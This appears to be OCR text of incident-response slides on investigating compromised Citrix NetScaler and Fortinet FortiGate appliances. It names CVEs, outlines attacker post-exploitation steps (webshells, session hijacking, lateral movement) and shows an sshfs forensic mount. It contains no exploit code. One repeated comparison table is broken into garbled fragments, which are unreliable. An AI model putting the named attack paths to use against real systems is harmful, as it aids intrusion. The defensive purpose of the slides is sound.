
Citrix Netscaler ADC

Major vulnerabilities timelines




Citrix Netscaler ADC

Major vulnerabilities



Citrix Netscaler ADC

Attack Surface



Reference: c16

Intrusion Analysis

Side by Side comparision

CVE-2019-19781/CVE-2023-3519 Remote Code Execution		CVE-2023-4966/CVE-2025-5777 Sensitive Memory Read
Deploy Webshells	First Steps	Take over existing Sessions
Malware, Crypto Mining Dumping NSPPE Core Memory	Post Exploitation	Move laterally into AD
Citrix Appliance itself	Point of Investigation	Active Sessions AD Connected Maschines
Disk Analysis	Investigation	Checking Suspicious login patterns Dump NSPPE Memory

Intrusion Analysis

Side by Side comparision

CVE-2019-19781/CVE-2023-3519
Rem

CVE-2023-4966/CVE-2025-5777
Read

Dep

Malwa
Dumping

Citrix

D

essions

AD

s
chines

in patterns

Dump NPEE Memory

Investigation

The challenge of investigating a vulnerable appliance for the exploitation CVE-2023-4966 is that the webserver running on the appliance does not record requests (or errors) to the vulnerable endpoint. Mandiant is not aware of any configuration change that can be made to force request logging for these endpoints. To identify attempted exploitation requests, organizations will need to rely on web application firewalls (WAF) or other network appliances that record HTTP/S requests directed toward the NetScaler ADC or Gateway appliances.

Note: Due to the limited forensic evidence left by the exploitation of this vulnerability, identifying historic exploitation is challenging. Patterns of suspicious activity related to session hijacking might differ from organization to organization, and the techniques outlined as follows might not be applicable or feasible in all scenarios.

Citrix Netscaler ADC


Investigating compromised appliances

- "hardened" / customized FreeBSD Kernel
  - You can't really run stuff on it
  - Directly executing collection tools on the appliance is not feasible
- Syslog Forwarding often not enabled
- We can remotely mount the filesystem via sshfs
  - Once that is done, we can use UAC to collect logs and artifacts
  - For quick wins we can use scanners like THOR (with custom IoC)

```
root@[redacted]:~/thor10-linux# mkdir -p /mnt/nets[redacted]
root@[redacted]:~/thor10-linux# sshfs -o reconnect nsroot@10.0.10.16:/ /mnt/nets[redacted]
The authenticity of host '10.0.10.16 (10.0.10.16)' can't be established.
RSA key fingerprint is SHA256:[redacted]
Are you sure you want to continue connecting (yes/no)? yes
Password:
root@[redacted]:~/thor10-linux# ls /mnt/nets[redacted]
bin  colorful  compat  configdb  dev  etc  flash  home  lib  libexec  mnt  netscaler  nscache  nsconfig  optional  proc  root  sbin  tmp  usr  var
root@[redacted]:~/thor10-linux#
```

Citrix Netscaler ADC

What happens if you don‘t patch in time?




Welcome the newest member of the family

Reference: c18

We the

SHADOWSERVER



Reference: c18

SECUINFRA

TOP SECRET

Case 04
Fortinet FortiGate


Living on the Edge

Evicting threat actors from perimeter appliances

29.08.2025

Fortinet FortiGate

Scope / Attack surface



We are targeting **CVE-2024-55591** and **CVE-2025-24472**

